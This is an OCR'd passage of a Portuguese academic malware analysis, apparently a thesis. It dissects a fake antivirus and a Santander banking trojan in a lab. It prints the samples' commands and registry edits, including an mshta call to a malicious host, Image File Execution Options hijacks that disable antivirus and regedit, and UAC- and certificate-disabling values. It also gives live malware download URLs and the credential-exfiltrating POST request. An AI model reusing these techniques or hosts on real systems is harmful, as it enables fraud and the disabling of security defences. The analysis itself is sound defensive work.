


Figura 5.7: Tela do malware de pagamento pela versão completa.

Mais abaixo no menu, há a opção de varredura rápida, profunda e customizada. Quando uma delas é executada, por determinado tempo o aplicativo finge realizar uma busca no sistema, realmente enumerando algumas pastas e arquivos existentes. Após alguns segundos, o programa mostra novamente a lista de supostas ameaças que foram encontradas na máquina. Mesmo que a opção de procura escolhida pela vítima tenha sido a mais completa, o resultado demora pouco tempo para ser visualizado.

O código malicioso, quando executado, primeiramente se copiou para o diretório C:\Documents and Settings\Belchior\Dados de aplicativos, com o nome de Protector-xxxx.exe, onde x são quaisquer letras. Esse é, então, colocado em execução, ao passo de que o arquivo original é apagado por meio da chamada

```
C:\WINDOWS\system32\cmd.exe" /c del
"C:\DOCUME~1\Belchior\MEUSDO~1\DOWNLO~1\setup.exe" >> NUL
```

O novo processo do falso anti-malware rodou a aplicação mshta.exe presente na pasta system32 do Windows, através da linha de comando:

```
mshta.exe
"http://galaint.staticstatinfo.in/?0=192&1=0&2=1&3=103&4=i&5=2600&6=5&7=1&8=62900.2180&9=1046&
10=180&11=1111&12=bopryaungm&14=0"
```

Segundo o site *processlibrary.com* [UNI 2012], a função do programa mshta é executar aplicações em HTML. O acesso ao site causou a criação de galaint.staticstatinfo[1].htm nas pastas de arquivos temporários, em C:\Documents and

Settings\Belchior\Configurações locais\Temporary Internet Files\Content.IE5\M8ZTC4 HR\. Verificando-se seu conteúdo, a única coisa presente foi um “OK”.

A software falso modificou então algumas entradas do registro, exibidas à frente, colocando informações como a data da execução para a chave *net* e dados que variam de uma execução para outra em *UID* e *GConfig*.

```
HKU\S-1-5-21-220523388-484763869-854245398-
1003\Software\Microsoft\Windows\CurrentVersion\Run\Inspector: "C:\Documents and
Settings\Belchior\Dados de aplicativos\Protector-gqqk.exe"
HKU\S-1-5-21-220523388-484763869-854245398-
1003\Software\Microsoft\Windows\CurrentVersion\Settings\ID: 0x00000000
HKU\S-1-5-21-220523388-484763869-854245398-
1003\Software\Microsoft\Windows\CurrentVersion\Settings\UID: "bopryaungm"
HKU\S-1-5-21-220523388-484763869-854245398-
1003\Software\Microsoft\Windows\CurrentVersion\Settings\GConfig: <dados binários>
HKU\S-1-5-21-220523388-484763869-854245398-
1003\Software\Microsoft\Windows\CurrentVersion\Settings\net: "2012-6-24_5"
```

Na pasta C:\Documents and Settings\Belchior\Dados de aplicativos\Macromedia\Fla sh Player\macromedia.com\support\flashplayer\sys\#local\ foram armazenados cookies flash, que indicaram o uso de linguagem pelo Windows Pro Defence. Modificações de registro realizadas, a exemplo de CurrentControlSet\Hardware Profiles\0001\Software\ Microsoft\windows\CurrentVersion\Internet Settings\ProxyEnable: 0 tentaram desabilitar o uso de proxy, o que poderia evitar o acesso a internet do código daninho.

O processo Protector-xxxx.exe chamou a aplicação sc.exe, responsável pelo gerenciamento de serviços do Windows [UNI 2012a], para parar os seguintes serviços e desabilitar seu auto início:

```
WinDefend
msmpsvc
ekm
AntiVirService
AntiVirSchedulerService
GuardX
```

Para garantir que não fosse detectado por ferramentas anti-malware ou que o usuário tentasse se desfazer do malware, ele criou centenas de chaves de registro com o valor svchost.exe, como abaixo:

```
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\<nome do
processo>\Debugger = svchost.exe
```

onde <nome do processo> é o nome de aplicações de defesa do sistema.

De acordo com [MIC 2012a], o valor fornecido para chaves como a acima é interpretado como a linha de comando para execução do processo com debugging. Assim, as entradas inseridas pelo Windows Pro Defence fizeram com que o sistema pensasse que o svchost.exe fosse o debugger do processo de antivírus legítimos. Como o svchost precisa de comandos para rodar, se o indivíduo tenta iniciar um processo previsto pelo programa daninho, apenas ocasiona sua execução, a qual imediatamente é encerrada. Isso fez com que os antivírus fossem neutralizados pelo malware.

A aplicação acrescentou uma entrada que aparentava não ter utilidade:

```
HKLM\SOFTWARE\Microsoft\Internet Explorer\Main\FeatureControl\FEATURE
ERROR
PAGE
BYPASS
```

```
ZONE
CHECK
FOR
HTTPS
KB954312\iexplore.exe: 0x00000001
```

Procurando-se pelo valor “KB954312” na rede, obteve-se a informação de que essa entrada no registro representa uma correção de um problema de exibição de conexões SSL no Internet Explorer 7. Esse consiste em não poder prosseguir em uma página que esteja com restrições maiores do que as de Internet comuns, mesmo se assim for optado [MIC 2008].

Para os processos de gerenciamento de tarefas e edição do registro, o código daninho incluiu as linhas seguintes

```
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\taskmgr.exe\Debugger = C:\Documents and Settings\Belchior\Dados de  aplicativos\Protector-gqqk.exe task
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\regedit.exe\Debugger = C:\Documents and Settings\Belchior\Dados de aplicativos\Protector-gqqk.exe reg
```

que causaram a execução dele próprio. Assim o usuário não pode alterar o registro ou encerrar a execução da falsa proteção. O meio mais simples de driblar o problema imposto pelo malware seria então renomear o processo bloqueado para outro nome não incluído nessas chaves.

O elemento adicionou outras entradas no registro. Em HKLM\SOFTWARE\Microsoft \Windows\CurrentVersion\policies\system\, configurou para o valor 0 as chaves EnableLUA, ConsentPromptBehaviorAdmin e ConsentPromptBehavior-User para. A segunda faz com que uma operação do administrador que exija elevação de privilégios não precise das credenciais ou consentimento [MIC 2012b], enquanto a terceira garante que uma ação desse tipo falhe para usuários comuns. Isso visa garantir que um usuário simples não possa usar ferramentas como *regedit.exe* [WAD 2012]. A chave EnableLua, quando possui o valor 0, desabilita o controle de acesso ao usuário do Windows.

O objeto daninho incluiu o valor 0 para WarnOnHTTPSToHTTPRedirect e CertificateRevocation, localizadas na subchave HKU\S-1-5-21-220523388-484763869-854245398-1003\Software\Microsoft\Windows\CurrentVersion\Internet Settings\. Elas desabilitam, respectivamente, a exibição da mensagem de redirecionamento para um site sem HTTPS e teste de verificação da validade de certificados digitais. O intuito do artefato é que o usuário não perceba quando estiver usando uma conexão não segura como em sites de bancos ou que o certificado tenha sido falsificado.

O malware, por meio de Protector-xxxx tentou acessar então sites que fornecessem o IP do usuário. A primeira tentativa se deu para o domínio *showrealip.info*, que não foi encontrada. A segunda opção foi o site *www.cmyip.com*, que retornou o resultado desejado.

Protector-xxxx.exe salvou o resultado da assim-dita busca em C:\Documents and Settings\Belchior\Dados de aplicativos\result.db, com várias entradas semelhantes a abaixo:

```
Trojan-Ransom
High
Fix
Infected
```


18
C:\WINDOWS\system32\pthreadVC.dll
first.

Os dois processos ficaram rodando no sistema. Depois que a máquina foi reiniciada, o executável Protector-xxxx foi iniciado junto com o Windows.

5.5 Caso 3

É comum as pessoas receberem tentativas de fraude pelo correio eletrônico que se fazem passar por um comunicado de segurança de um banco. O malware a seguir finge ser um módulo de proteção da instituição Santander para fazer com que a vítima forneça suas informações da conta, incluindo senhas e o cartão de chaves.

A procura pelo código se deu no banco de dados do domínio malc0de.com. Por meio de sua ferramenta de busca, pretendia-se encontrar algum link que possuísse nome de banco. A intenção era justamente se chegar a uma suposta aplicação de atualização de segurança. Após alguns outros nomes de instituições não terem apresentado resultado positivo, a palavra Santander apresentou algumas entradas na base de dados, como visto abaixo.



Date	Domain	IP	CC	ASN	Autonomous System Name	Click Md5 for VirusTotal Report
2012-06-26	beautyszalonok.hu/language/pdf_fonts/Protecao-Santander.exe	91.83.236.230	HU	12301	INVITEL Invitel Tavkozlesi Zrt.	ff40008b0f0d3595a059c4d1e6ff38a9
2012-06-25	beautyszalonok.hu/language/pdf_fonts/Protecao-Santander.exe	91.83.236.230	HU	12301	INVITEL Invitel Tavkozlesi Zrt.	ff40008b0f0d3595a059c4d1e6ff38a9
2012-06-18	79.29.25.142/images/SANTANDER.exe	79.29.25.142	IT	3269	ASN-IBSNAZ Telecom Italia S.p.a.	aa5a8d57d29f12f51f3c211f4bb34794

Figura 5.8: Procura pelo termo “Santander” no site malc0de.com.

De posso do nome de domínio malicioso, foi possível realizar o download do malware. A primeira atitude tomada foi a criação de um snapshot da máquina virtual com o artefato pronto para ser executado. Assim, se fosse necessário repetir algum passo, seria suficiente retornar a esse instantâneo, sem haver a necessidade de baixar o código novamente.

5.5.1 Análise Estática

Através da interface por linha de comando da ferramenta Hashdeep foi possível obter alguns dados básicos de identificação do malware, vistos a seguir.

```
%%%% HASHDEEP-1.0
%%%% size,md5,sha256,filename
## Invoked from: C:\Arquivos de programas\md5deep-4.1
## C:\Arquivos de programas\md5deep-4.1> hashdeep.exe C:\Documents and Settings\Belchior\Meus documentos\Downloads\Protecao-Santander.exe
##
288256,ff40008b0f0d3595a059c4d1e6ff38a9,a0c99cfe493e671e4aa7488a399c3413454c2848d789703139dd54376ca38f6c,C:\Documents and Settings\Belchior\Meus documentos\Downloads\Protecao-Santander.exe
```

Ainda na ferramenta de linha de comando do sistema, utilizando-se o programa TrID com o caminho completo do artefato, obteve-se as probabilidades de tipo de arquivo que era investigado.

```
Collecting data from file: C:\Documents and Settings\Belchior\Meus documentos\Downloa-ds\Protecao-Santander.exe
 65.9% (.EXE) tElock compressed/encrypted Win32 executable (37096/34/4)
 11.6% (.DLL) Win32 Dynamic Link Library (generic) (6581/28/2)
 11.5% (.EXE) Win32 Executable Generic (6514/8/2)
  3.6% (.EXE) Win16/32 Executable Delphi generic (2072/23)
  3.5% (.EXE) Generic Win/DOS Executable (2002/3)
```

A aplicação detectou a utilização de um packer no artefato, que foi confirmado com as ferramentas de detecção de compressão: RDG, PEiD e Exeinfo PE.




Figura 5.9: Análise de Protecao-Santander.exe na aplicação RDG.

Todas as aplicações detectaram a presença do packer tElock, com versão 0.98. A dica apresentada no campo “Lamer Info” no Exeinfo PE apresentou um programa chamado RL!detElock.




Figura 5.10: Análise de Protecao-Santander.exe na aplicação Exeinfo PE.

Investigando-se o malware empacotado, grande parte das cadeias de caracteres presentes no código ficaram ofuscadas, sendo difícil intuir qualquer funcionalidade para

o programa. Usando-se o programa Strings do Malcode Analyst Pack, foi possível ver os prováveis nomes usados nele. A seguir são listadas apenas as primeiras entradas, em virtude do tamanho extenso do resultado.

```
File: Protecao-Santander.exe
MD5: ff40008b0f0d3595a059c4d1e6ff38a9
Size: 288256

Ascii Strings:
-------------------------------------------------------------------------------
00000050  This program must be run under Win32
00000270  .idata
000002C0  .rdata
00000460  }>#=06jN
00000780  dQQ\k`
00000A22  \TUZC~
000010D3  UUQL>|7D
000011CE  d,ciRu.
```

Enquanto as três primeiras strings ainda são legíveis, podendo-se discernir os nomes das seções .idata e .rdata, as seguintes parecem ser compostas de maneira aleatória.

Já não havia dúvidas de que o código precisaria ser descomprimido para dar-se prosseguimento à análise estática. A URL sugerida pelo Exeinfo PE não representava um domínio válido, tendo-se que procurar por outras alternativas para continuar a análise. Após um tempo, buscando-se pelo nome RL!detElock., chegou-se à página [WUA 2012], de onde ele finalmente foi obtido.

Executando-se o aplicativo e informando-se o caminho para o código daninho, foi possível descompactá-lo com o nome de unpacked.exe, como mostra a imagem abaixo.




Figura 5.11: Aplicação RL!detElock após descompactação do malware.

O programa Hashdeep foi usado para exibir mais informações sobre o artefato. O resultado formatado dele foi:

```
Tamanho: 630750 bytes
MD5: cc1270e54d5a35f24449a6852051033c
SHA-256: 36cff1d4e0bfef5e5f88ea6122e96234be132292d1cd984a5a9ee6f90856f1db
```

Verificou-se que o tamanho do código mais que dobrou. Aplicando-se novamente o TrID, esse apresentou as seguintes probabilidades para o tipo do arquivo:

43.3% (.EXE) Win32 Executable Delphi generic (14687/80/4)
19.4% (.DLL) Win32 Dynamic Link Library (generic) (6581/28/2)
19.2% (.EXE) Win32 Executable Generic (6514/8/2)
6.1% (.EXE) Win16/32 Executable Delphi generic (2072/23)
5.9% (.EXE) Generic Win/DOS Executable (2002/3)

Assim, chegou-se à constatação de ser um programa escrito na linguagem Delphi. O resultado nas ferramentas RDG e PEiD foi igual.




Figura 5.12: Análise do malware descompactado na aplicação PEiD.

Com o código daninho em seu tamanho original, foi possível então verificar a estrutura interna do executável. Abrindo-se ele com o programa PEView, obteve-se a tela abaixo:




Figura 5.13: Análise do malware descompactado na aplicação PEView.

No cabeçalho das informações de executável do artefato, visto em detalhe no lado direito da imagem, pode-se tirar as seguintes conclusões:

Arquitetura: i386 (ou posterior), 32-bit
Data: Sexta-feira, 19 de junho de 1992
Hora: 22h22min17s UTC

O fato de a data ser a mencionada acima confirma ser um executável escrito na linguagem Delphi, visto que essas são sempre a data e hora guardadas no timestamp de um arquivo compilado com tal.

A última ferramenta utilizada na análise estática foi a Resource Hacker. Com ela percebeu-se no caminho RCData/TFORM1 que o malware podia utilizar uma interface gráfica (a presença de um componente *form* não implica na exibição desse para o usuário). Verificou-se, ainda, que um objeto "TEmbeddedWB" existia nesse *form*, possuindo um link para o site bsalsa.com. Entrando-se nessa página, foi verificado que TEmbeddedWB (embedded web browser) é um pacote de soluções para a linguagem Delphi voltado para funções de rede e Internet. Seu uso ficou mais claro durante a investigação comportamental, quando viu-se que todos os elementos das telas do malware eram baixados diretamente de um local remoto.




Figura 5.14: Análise do malware descompactado na aplicação Resource Hacker.

5.5.2 Análise Dinâmica

Ao ser executado, o programa Protecao-Santander requisitou informações como agência, conta, senhas da Internet e da chamada Superlinha e assinatura eletrônica, além do endereço de contato do alvo.

Diferentemente da maioria dos códigos daninhos, este não realizou nenhuma modificação significativa no registro do Windows que pudesse ser percebida. Após o usuário ter dado início à sua execução, o malware realizou uma consulta DNS pelo domínio *beautyszalonok.hu*, que é o mesmo local de onde ele foi obtido. A busca teve como retorno o IP 91.83.236.230. O artefato utilizou esse site para obter os recursos que foram mostrados na tela acima. Verificando-se os registros de captura da biblioteca do

Wireshark e do Fiddler, percebeu-se o uso de métodos GET do protocolo HTTP para obtenção de itens como um arquivo no formato CSS (Cascading Style Sheet) da janela, um na linguagem JavaScript para as funções e vários GIFs para o restante dos elementos.




Figura 5.15: Tela de abertura do malware.

Tenta-se convencer o usuário de que o aplicativo é legítimo e seguro. Com esse intuito, foram mostrados um cadeado e o selo da Certisign, que realiza a certificação digital de domínios. A tela, por meio do arquivo JavaScript, exigiu o preenchimento de todos os dados para que fosse dado prosseguimento ao programa. As funções, no entanto, não testaram a validade das informações, de modo que a análise pode continuar. Quando foi apertado o botão OK, o código malicioso enviou as informações para o site, por meio do método POST:

```
POST /components/com_poll/views/poll/Cadastro/encriptar_seguranca.php HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*
Referer: http://beautyszalonok.hu/components/com_poll/views/poll/Cadastro/
Accept-Language: pt-br
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727)
Host: beautyszalonok.hu
Content-Length: 188
Connection: Keep-Alive
Pragma: no-cache
```

